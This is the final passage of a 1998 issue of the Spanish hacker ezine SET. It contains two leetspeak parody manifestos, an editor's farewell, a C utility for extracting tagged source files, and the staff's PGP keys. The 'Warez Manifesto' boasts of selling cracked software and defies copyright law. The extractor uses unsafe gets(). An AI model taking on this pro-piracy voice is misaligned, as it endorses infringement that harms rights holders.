AparEntar kE 10 hE hEch0 aunkE n0 10 haya hEch0
Ma1dIt0 krI0. T0d0 10 kE hacE Es t0ntEar. S0n t0d0s parEcId0s.

Y Ent0ncEs 0kurrI0...sE abrI0 una puErta a un mund0...vE10zmEntE a travEs dE
1a 1InEa tE1Ef0nIka k0m0 un krash dE1 sIstEma un pu1s0 E1Ektr0nIk0 Es EnvIad0
fuEra, aparEcE..sE EnkuEntra E1 IRC
"Est0 Es...aquI Es d0ndE y0 pErtEnEzk0.."

N0 k0n0zk0 a nadIE akI, nunka hE Estad0 k0n E110s nI sE dE 10 kE hab1an.
PEr0 mE k0mp0rt0 k0n natura1Idad, k0m0 sI supIEsE mas quE nIngun0, k0m0 sI
tuvIEsE a1gun Imp0rtantE sEkrEt0.
Ma1dIt0 krI0. 0kupand0 1a 1InEa dE tE1Ef0n0 dE nuEv0. S0n t0d0s parEcId0s...

PuEdEs ap0star tu ku10 a kE 10 s0m0s..n0s habEIs dEsprEcIad0 kuand0 0s
pEdIam0s ayuda, kErIam0s hackEar 1a NASA y n0s mandabaIs aprEndEr UnIx,
kErIam0s Entrar En E1 0rdEnad0r dE 0tr0 tIp0 y n0s hab1abaIs dE NEtBI0s.
10 p0k0 dE va10r kE n0s 0frEcIaIs Eran tr0z0s dE k0dIg0 sIn utI1Idad,
n0 k0mpI1ad0s, Eram0s d0mInad0s p0r 1a mItad dE1 mund0 E Ign0rad0s p0r 1a
0tra mEdIa. AkE110s kE tEnIan a1g0 kE EnsE¤ar n0s EskIbavan asI kE
n0s0tr0s aprEndIm0s a EskIbar10s a E110s.

EstE Es nuEstr0 mund0 ah0ra..E1 mund0 dE1 nukE y E1 f100d, 1a bE11Eza dE1
10g...
Hab1am0s sIn parar dE k0sas kE n0 k0mprEndEm0s kuand0 p0drIam0s EntEndEr1as
facI1mEntE k0n unas h0ras dE EstudI0 y n0s 11amaIs 1amErs.
K01gam0s sIstEmas ... y n0s 11amaIs 1amErs
PEdIm0s 10gIns y passw0rds... y n0s 11amaIs 1amErs.

ExIstIm0s sIn nEcEsIdad dE sabEr nada s0brE TCP/IP, S.0, pr0gramacI0n, rEdEs,
sEgurIdad y n0s 11amaIs 1amErs.
DIsE¤aIs pr0gramas kE n0 funcI0nan En WInd0ws, rEpartIs k0dIg0 fuEntE, usaIs
jErga tEknIka, n0s dEsprEcIaIs y n0s0tr0s sEguIm0s sIEnd0 10s 1amErs.

SI, s0y un 1amEr. MI krImEn Es E1 n0 kErEr aprEndEr. MI krImEn Es E1 dE
juzgar a 1as pErs0nas p0r E1 numEr0 dE nukEs quE tIEnE su skrIpt En vEz dE
p0r 10 kE dIcEn 0 pIEnsan.
MI krImEn Es E1 dE kErEr quE mE 10 dEs t0d0 hEch0 a1g0 p0r 10 kE jamas mE
pErd0naras.
S0y un 1amEr y EstE Es mI manIfIEst0. PuEdEs dEtEnErmE a mI pEr0 n0 p0dras
dEtEnErn0s a t0d0s..dEspuEs dE t0d0 sIEmprE vam0s t0d0s junt0s.

+++Da 1AmErz+++

/\
Warezz Manifesto - El Manifiesto del Warezz-
/\

Han pillad0 a 0tr0 h0y, e$ta en t0d0$ l0$ peri0dic0$ "Ad0le$cente arre$tad0
X di$tribuir CD$", "Pirata detenid0 tra$ denuncia de la B$A"...
Maldit0$ pirata$. $0n t0d0$ iguale$.

Per0 alguna vez, en tu p$ic0l0gia capitali$ta y tu tecn0cerebr0 de tr0gl0dita
ha$ mirad0 tra$ l0 0j0$ de un pirata?. Te ha$ preguntad0 alguna vez que le
hace c0piar CD$, que fuerza$ le mueven, que le ha m0ldead0?

Y0 $0y un pirata, entra en mi mund0....

El mi0 e$ un mund0 que c0mienza en la e$cuela......he c0n$eguid0 cambiar
la$ pregunta$ del examen de Matematica$ X la$ del de Hi$t0ria + un cartuch0
de Nintend0, e$ta ba$ura que n0$ en$e¤an me aburre.
Maldit0$ vag0$. $0n t0d0$ parecid0$.

E$t0y en el ultim0 a¤0. N0 he 0id0 nada de l0 que han dich0 l0$ pr0fe$0re$,
e$t0y intentand0 tradear mi c0lecci0n de CD-R X la de un c0mpa¤er0.
"i, M $mith, aqui tiene l0$ debere$".
Maldit0 cri0. Pr0bablemente $e l0$ han vuelt0 a hacer. $0n t0d0$ parecid0$.

H0y hice un de$cubrimient0. Enc0ntre un 0rdenad0r. E$pera un $egund0, e$t0
e$ c0j0nud0, pued0 pa$arme el dia jugand0. Y $0l0 nece$it0 l0$ c0dig0$ para
llegar al final $in pr0ble+. $i n0 teng0 el jueg0 c0mplet0 n0 nece$it0
ir a la tienda, n0 e$ Xque n0 tenga diner0...
E$ Xque e$ + divertid0
0 Xque a$i me l0 pued0 ga$tar en 0tra c0$a
0 Xque me permitira lueg0 cambiarl0 X 0tr0.
Maldit0 cri0. T0d0 l0 que hace e$ jugar. $0n t0d0$ parecid0$.

Y ent0nce$ 0curri0...$e abri0 una puerta a un mund0...vel0zmente a trave$ de
la linea telef0nica c0m0 un crack para la dem0 + de$eada, un pul$0
electr0nic0 e$ enviad0 fuera, un lugar d0nde enc0ntrar + jueg0$
aparece...$e encuentra una BB$ pirata.

He cambiad0 c0dig0$ c0n t0d0$ ell0$, he tradead0 jueg0$ c0n gente a la que
nunca c0n0cere, he cread0 un b0ard elite c0n algun0$...0-warez e$ mi $iti0.
Maldit0 cri0. 0tra vez m0viend0 200 Mb/$ dia. $0n t0d0$ parecid0$.

Puede$ ap0$tar tu cul0 a que l0 $0m0$...n0$ habei$ dad0 $hare cuand0 n0$0tr0$
pediam0$ l0$ jueg0$ c0mplet0$, la$ dem0$ que n0$ 0freciai$ n0 eran + que
pedaz0$. Hem0$ $id0 d0minad0$ X eg0ita 0 ign0rad0$ X apatic0$.
L0$ p0c0$ que $eguian crackeand0 jueg0$ tenian alg0 que en$e¤ar per0 e$0$
p0c0$ eran c0m0 g0ta$ de agua en el de$ierto.

E$te e$ nue$tr0 mund0 ah0ra...el mund0 del crack y del patch, la
belleza de l0$ c0dig0$ $ecret0$.

Hacem0$ u$0 de un0$ jueg0$ j0didamente car0$ $in pagar Xque $abem0$ que
p0drian $er + barat0$ $in0 fue$en pr0ducid0$ X gl0t0ne$ capitalita.
Vendem0$ CD$ c0n pr0gra+ crackead0$...y n0$ llamai$ criminale$
Vi0lam0$ la$ leye$ de c0pyright...y n0$ llamai$ criminale$.
Exi$tim0$ $in pre$tar atenci0n a l0$ derech0$ de aut0r, a la$ patente$, a
la$ pr0tecci0ne$ anti-c0pia.. y n0$ llamai$ criminale$.
C0brai$ preci0$ abu$iv0$, 0$ empe¤ai$ en pr0teger vue$tr0$ pr0gra+,
per$egui$ a quiene$ l0$ venden $in derech0, n0$ detenei$ y n0$0tr0$ $eguim0$
$iend0 l0$ criminale$.

$i, $0y un criminal. Mi crimen e$ el de di$tribuir CD$ pirata$. Mi crimen
e$ el de juzgar a la$ per$0na$ X el rati0 de upl0ad$/d0wnl0ad$ en vez
de X l0 que ga$tan en $0ftware legal.
Mi crimen e$ el de p0ner mi n0mbre en l0$ CD que vend0 c0n tu$ pr0gra+ alg0 X
l0 que ja+ me perd0nara$.

$0y un pirata y e$te e$ mi manifie$t0. Puede$ detenerme a mi per0 n0 p0dra$
detenern0$ a t0d0$..de$pue$ de t0d0 ya e$tam0$ crackeand0 la beta de tu
pr0xim0 jueg0.

++++ WaRezz Kid+++

EOF

-[0x12]--
-[DESPEDIDA]---
-[by Editor]---SET-16-

Hasta aqui SET 16.

Espero que os hayais entretenido tanto leyendola como nosotros haciendola.

El proximo numero procuraremos sacarlo a tiempo, que ya hemos descansado bien este veranito. Y es que nos hacian falta unas peque¤as vacaciones despues de todo el trabajo acumulado.

Pero cuando es ’a tiempo’? Pues bien simple. Como siempre, vamos a por la periodicidad de toda la vida, dos meses. Haciendo calculos, esto se nos pone en Noviembre. Mas concretamente, un par de semanas despues del SIMO.

Y es que esperaremos a que pase el SIMO para poderos informar de todas las novedades que se presenten este a¤o.

Entonces habremos pasado ya de los dos a¤os con SET. Y seguramente sea un numero algo mas grande de lo habitual... Aunque eso depende de vosotros y vuestras colaboraciones. Por nuestra parte seguimos trabajando en nuevos articulos, nuevas aplicaciones, y en la nueva SET CON, por supuesto.

No os olvideis de participar en las nuevas secciones ’Foro de debate’ y ’Real como la vida misma’. Han sido creadas especialmente para que estemos cada vez mas cerca.

Y una cosa mas. Para que no os esteis tirando de los pelos mirando a ver si ya ha salido el ultimo numero de SET o no, podeis suscribiros a la nueva lista de SET... Mas informacion en 0x07, en este mismo numero.

Nos leemos en SET 17

Desde algun lugar del IPerespacio...

Editor
EOT

EOF

-[0x13]--
-[SET-EXT]---
-[by SET Staff]---SET-16-

Aqui teneis una ligera modificacion de la primera version de la utilidad
para extraer los fuentes de la ezine. Es una modificacion del extract
incluido en Phrack.

Yo lo he probado, y funciona. Si teneis algun problema o preferis algun
lenguaje, teneis dos opciones: esperar a SET 17, o usar las versiones
que aparecen en el ultimo numero de Phrack, el 53.

```
<++> utils/set-ext.c
/*  set-ext.c by Falken para SET
 *
 *  SET - Saqueadores Edicion Tecnica, 1998
 *
 *  Extrae fragmentos especialmente marcados en una estructura jerarquica de
 *  directorios. Usar para extraer los fuentes incluidos en algunos de los
 *  articulos de SET. Compatible con el programa 'extract.c' aparecido en
 *  Phrack 50.
 *
 *  UNIX: gcc -o set-ext set-ext.c
 *  DOS/Windows: Cualquier compilador de C
 *
 *  SET-EXT <fichero>
 *
 */


#include <stdio.h>
#include <string.h>

void extraer (char *nombre)
{
char *c = "<++> ", *f = "<-->", b[256], *bp;
FILE *e, *s = NULL;
int l, n, i = 0;

l = strlen(c);
n = strlen(f);

        if ( !(e = fopen (nombre, "r"))) {
                printf ("No se pudo abrir %s.\n", nombre);
                return;
        }
        while (fgets (b, 256, e)) {
                if (!strncmp (b, c, l)) {
                        b [strlen (b) - 1] = '\0';
                        if ((bp = strchr (b + l + 1, '/')))
                                while (bp) {
                                        *bp = '\0';
                                        mkdir (b + l, 0700);
                                        *bp = '/';
                                        bp = strchr (bp + 1, '/');
                                }
                                if ((s = fopen (b + l, "w")))
                                        printf  ("- Extrayendo %s\n", b + l);
                                else {
                                        printf  ("No se puede extraer '%s'\n", b + l);
                                        return;
                                }
```

```
                }
                else
                        if (!strncmp (b, f, n)) {
                                if (s) fclose (s);
                                else {
                                        printf ("Error cerrando fichero.\n");
                                        return;
                                }
                        }
                        else if (s) {
                                fputs (b, s);
                                i++;
                        }
        }
        if (!i) printf  ("No se encontraron etiquetas de extraccion.\n");
        fclose (e);
}

int main (int argc, char **argv)
{
int indice = 0;
char name[256];

        printf ("\nSET-EXT * Utilidad de extracion de SET * Version 1.2 * 15/6/1998");
        printf ("\nFirst published in/Publicado por primera vez en: SET 13");
        printf ("\nWritten by/Escrito por: Falken\n\n");
        if (argc < 2) {
                printf ("Deja en blanco para salir\n\n");
                do {
                        *name = NULL;
                        printf ("Fichero a escanear: ");
                        gets (name);
                        if (*name)
                                extraer (name);
                } while (*name);
        }
        else if (argc >= 2)
                for (indice = 2; indice <= argc; indice++)
                        extraer (argv [indice - 1]);
        return (0);
}
<-->
```

EOF

```
-[ 0x14 ]-----------------------------------------------------------------
-[ LLAVES ]---------------------------------------------------------------
-[ by PGP ]-----------------------------------------------------------SET-16-


<++> keys/set.asc
Type Bits/KeyID    Date       User ID
pub  2048/286D66A1 1998/01/30 SET <set-fw@bigfoot.com>

-----BEGIN PGP PUBLIC KEY BLOCK-----
Version: 2.6.3i

mQENAzTRXqkAAAEIAJffLlTanupHGw7D9mdV403141Vq2pjWTv7Y+GllbASQeUMa
Xp4OXj2saGnp6cpjYX+ekEcMA67T7n9NnSOezwkBK/Bo++zd9197hcD9HXbH05zl
tmyz9D1bpCiYNBhA08OAowfUvlH+1vp4QI+uDX7jb9P6j3LGHn6cpBkFqXb9eolX
c0VCKo/uxM6+FWWcYKSxjUr3V60yFLxanudqThVYDwJ9f6ol/1aGTfCzWpJiVchY
v+aWy1i7LxiNyCLL7TtkRtsE/HaSTHz0HFUeg3J5Kiq1VJfZUsn9xlgGJT1Ockaq
HaUBEXbYBPO1YpiAmBMWlapVQA5YqMj4/ShtZqEABRO0GFNFVCA8c2V0LWZ3QGJp
Z2Zvb3QuY29tPokBFQMFEDTRXrSoyPj9KG1moQEBmGwH/3yjPlDjGwLpr2/MN7S+
yrJqebTYeJlMU6eCiql2J5dEiFqgOOQKr5g/RBVn8IQV28EWZCt2CVNAWpK17rGq
HhL+mV+Cy59pLXwvCaebC0/r1nsbxWRcB5rm8KhQJRs0eLx50hxVjQVpYP5UQV7m
ECKwwrfUgTUVvdoripFHbpJB5kW9mZlS0JQD2RIFwpf/Z0ygJL8fGOyrNfOEHQEw
wlH7SfnXiLJRjyG3wHcwEen/r4w/uNwvAKi63B+6aQKT77EYERpNMsDQfEeLsWGr
huymXhjIFET7h/E95IuqfmDGRHoOahfcE7DV4vVvM8wl7ukCUDtAImRfxai5Edpy
N6g=
=U9LC
-----END PGP PUBLIC KEY BLOCK-----
<-->

<++> keys/falken.asc
Tipo Bits/Clave    Fecha      Identificador
pub  2048/E61E7135 1997/06/12 El Profesor Falken

-----BEGIN PGP PUBLIC KEY BLOCK-----
Version: 2.6.3ia

mQENAzOfm6IAAAEIALRSXW1Sc5UwZpm/EFI5iS2ZEHu9NGEG+csmskxe58HukofS
QxZPofr4r0RGgR+1uboKxPDJj7n/knoGbvt+ndtB9pPiIhNpM9YkQDyovOaQbUn0
kLRTaHAJNf1C2C66CxEJdZl9GkNEPjzRaVo0o5DTZef/7suVN7u6OPL00Zw/tsJC
FvmHdcM5SnNfzAndYKcMMcf7ug4eKiLIlhaAVDO+N/iTXuE5vmvVjDdnqoGUX7oQ
S+nOf9eQLQg1oUPzURGNm0i+XkJvSeKogKCNaQe5XGGOYLWCGsSbnV+6F0UENiBD
bSz1SPSvpes8LYOGXRYXoOSEGd6Nrqro5eYecTUABRG0EkVsIFByb2Zlc29yIEZh
bGtlbokBFQMFEDOfm6auqujl5h5xNQEBOFIH/jdsjeDDv3TE/1rclgewoL9phU3K
KS9B3a3az2/KmFDqWTxy/IU7myozYU6ZN9oiDi4UKJDjsNBwjKgYYCFA8BbdURJY
rLgo73JMopivOK6kSL0fjVihNGFDbrlGYRuTZnrwboJNJdnpl2HHqTM+MmkV/KNk
3CsErbZHOx/QMJYhYE+lAGb7dkmNjeifvWO2foaCDHL3dIA2zb26pf2jgBdk6hY7
ImxY5U4M1YYxvZITVyxZPjUYiQYA4zDDEu+fO9ZDBlKu0vtx++w4BKV5+SRwLLjq
XU8w9n5fY4laVSxTq2JlJXWmdeeR2m+8qRZ8GXsGQj2nXvOwVVs080AccS4=
=6czA
-----END PGP PUBLIC KEY BLOCK-----
<-->

<++> keys/paseante.asc
Tipo Bits/Clave    Fecha      Identificador
pub  1024/AF12D401 1997/02/19 Paseante <paseante@geocities.com>

-----BEGIN PGP PUBLIC KEY BLOCK-----
Version: 2.6.3ia

mQCNAjMK8d4AAAEEAL4kqbSDJ8C60RvWH7MG/b27Xn06fgr1+ieeBHyWwIIQlGkI
ljyNvYzLToiS+7KqNMUMoASBRC80RSb8cwBJCa+d1yfRlkUMop2IaXoPRzXtn5xp
7aEfjV2PP95/A1612KyoTV4V2jpSeQZBUn3wryD1K20a5H+ngbPnIf+vEtQBAAUT
```

```
tCFQYXNlYW50ZSA8cGFzZWFudGVAZ2VvY2l0aWVzLmNvbT6JAJUDBRAzn9+Js+ch
/68S1AEBAZUfBACCM+X7hYGSoYeZVLallf5ZMXb4UST2R+a6qcp74/N8PI5H18RR
GS8N1hpYTWItB1Yt2NLlxih1RX9vGymZqj3TRAGQmojzLCSpdSlJBVV5v4eCTvU/
qX2bZIxsBVwxoQP3yzp0v5cuOhIoAzvTl1UM/sE46ej4da6uT1B2UQ7bOQ==
=ukog
-----END PGP PUBLIC KEY BLOCK-----
<-->

<++> keys/rufus.asc
Tipo Bits/Clave    Fecha      Identificador
pub  2048/4F176935 1998/03/20 Rufus T. Firefly

-----BEGIN PGP PUBLIC KEY BLOCK-----
Version: 2.6.3ia
Comment: Requires PGP version 2.6 or later.

mQENAzUS9vQAAAEIALcwzD3aTo2ooI4mlV1vB4swdO5FDXFmwVII1J8xoGAKKAuS
BgShoxJI875+8fiyM5h5dIh+rB4RigR2RcCwaxD7j3I/dQwiynzKGAyi3Td2BiL9
H22Ppa6cMAC9GOxL17Ng5WE4eC2bJQA3+JOj2R51HQgbsejcAPoJ4ET9Xin+Oq+x
qo0a3AmYA00VnStSg2roUZkTofkL5uQd0JBuSSpJbP1aY6aLtOcp7kfQjKk7tnzv
S+fMcdJoHBedsMHDOPQ4I0QikclMdUkWO1UeFUud3Mk6myr77S4zAvp1rReysNdp
9LRFoU9bbv8fuJvuGTnyU3/LntlnS0BEXk8XaTUABRG0EFJ1ZnVzIFQuIEZpcmVm
bHmJARUDBRA1Evb0S0BEXk8XaTUBAfwEB/9Sr5APd2msfsKEgB9pPPQpww8OJuV4
TWxO4CCNQLV1YK4HqUXaOsjKaU32gm3An/np3ejUVIQ/kFh1J3jy7wI4Uq6TzLXz
fb61GTLjcfRl0qaNEPxZv9Hgkl5uBnWB0RZfsGQNxXOjbWWxhq76M1wKH+MznHfQ
0zeIF6YtnCs/mRABpPz++Iy4v1NRMwTP5x6Pq121boAC/lFKUSOOCuu9vCJPlAoL
ShUcZ0QxfKcYm3Me4HtzxLJ2l9c1g7k4cHzDDPK+rUmx+A3o5uarjiUiRwC+OJ+5
wlD779wwNmTmi2b71oPVBUtx0SuwMFbf3k7T1NV1WFRMIZ1h1xhpeJIT
=WjTk
-----END PGP PUBLIC KEY BLOCK-----
<-->

<++> keys/netbul.asc

Tipo Bits/Clave    Fecha      Identificador
pub  1024/8412CEA5 1998/03/13 +NetBuL

-----BEGIN PGP PUBLIC KEY BLOCK-----
Version: 2.6.3ia

mQCNAzUIfBUAAAEEAMzyW5VOda9U1grqQrYk2U+RRHAEOI/q7ZSb7McBQJakc9jI
nNH3uH4sc7SFqu363uMoo34dLMLViV+LXI2TFARMsobBynaSzJE5ARQQTizPDJHX
4aFvVA/Sjjtf76NedJH38lK04rtWtMLOXbIr8SIbm+YbVWn4bE2/zVeEEs6lAAUR
tAcrTmV0QnVMiQCVAwUQNQh8FU2/zVeEEs6lAQGWhAQAmhYh/q/+5/lKLFDxA3fX
vseAj7ZArBm1lnqR5t1dJtP4a+0EXixfBDAHEEtSfMUBmk9wpdMFwKEOrBi/suYR
CTZy11mdZDoX47Cot+Ne691gl8uGq/L7dwUJ2QuJWkgtP4OVw7LMHeo7zXitzyyx
eygW2w1hnUXjzZLpTYxJZ54=
=fbv2
-----END PGP PUBLIC KEY BLOCK-----
<-->

<++> keys/wizard.asc
-----BEGIN PGP PUBLIC KEY BLOCK-----
Version: PGPfreeware 5.0i for non-commercial use

mQENAzU/+cgAAAEIALrd1BeCuZwE6ANIWG0fvohPx+PhmzG3+P2M8aZuLql47+hz
M5gZKjFgAVKMQh0wKhJYlW8cdOerLde/M/oeUL3CC32QV5m5JlHGfWd5Se+MBCEz
eQ+XMjYXD9ay9B+Wy8UImZBiW6SZsXhaohoOJb/NVkBQuVlrBjDhhVvOOx0JXfqJ
ipTF4oQ1RYO5kj3IfLR3p46A8t4IgeQRn3XbWcpJt5NxsmrEhjye8sKDfRe2KCWZ
AaS89Up2iYXz1oaFOGQ560egziMjwAWRxHYdh0T7WwY6dkvvuC3R3HZDlNyBxyb8
pqDtH9T/LHad9M7vJchXnUopItmyNHUuYW6SO7kABRG0IVRoZVdpemFyZCA8d2l6
YXJkNTU1QGhvdG1haWwuY29tPokBFQMFEDU/+cg0dS5hbpI7uQEBn3AH/0CNpVAe
```

```
Oa1XbYLo8bYQqWuZvzgoWrO0L7q4jdOfKCilmQswsErcu4fiMjym4w9OfdXavAAm
OPollDco8eSEI7t/Yh16pA7C6Tptj1LlMMXhmYuYuDGZ716Q1wrBfDXrPH19m8UQ
SREWBf25MBSqJI8n0dLQdE9JdWETATirYttMGsOIGamx+gamIlx46kasbUtBQTN3
Yk9caun+KZNFqYnbYPXYLvLhiKAqANCDAcQiDLzwR+3UEed0Puu6tk3zFfKbJcSI
9krgUOw7qFYmZ6rEHJutdvhS5OnQCixSXsj/P/DLqQzilKCI6UqPS5Rrclp9SYQJ
PJStRLnx2/BWsak=
=E4K8
-----END PGP PUBLIC KEY BLOCK-----
&lt;-->
```


Lo unico que nunca podran quitaros es aquello que no teneis.

EOF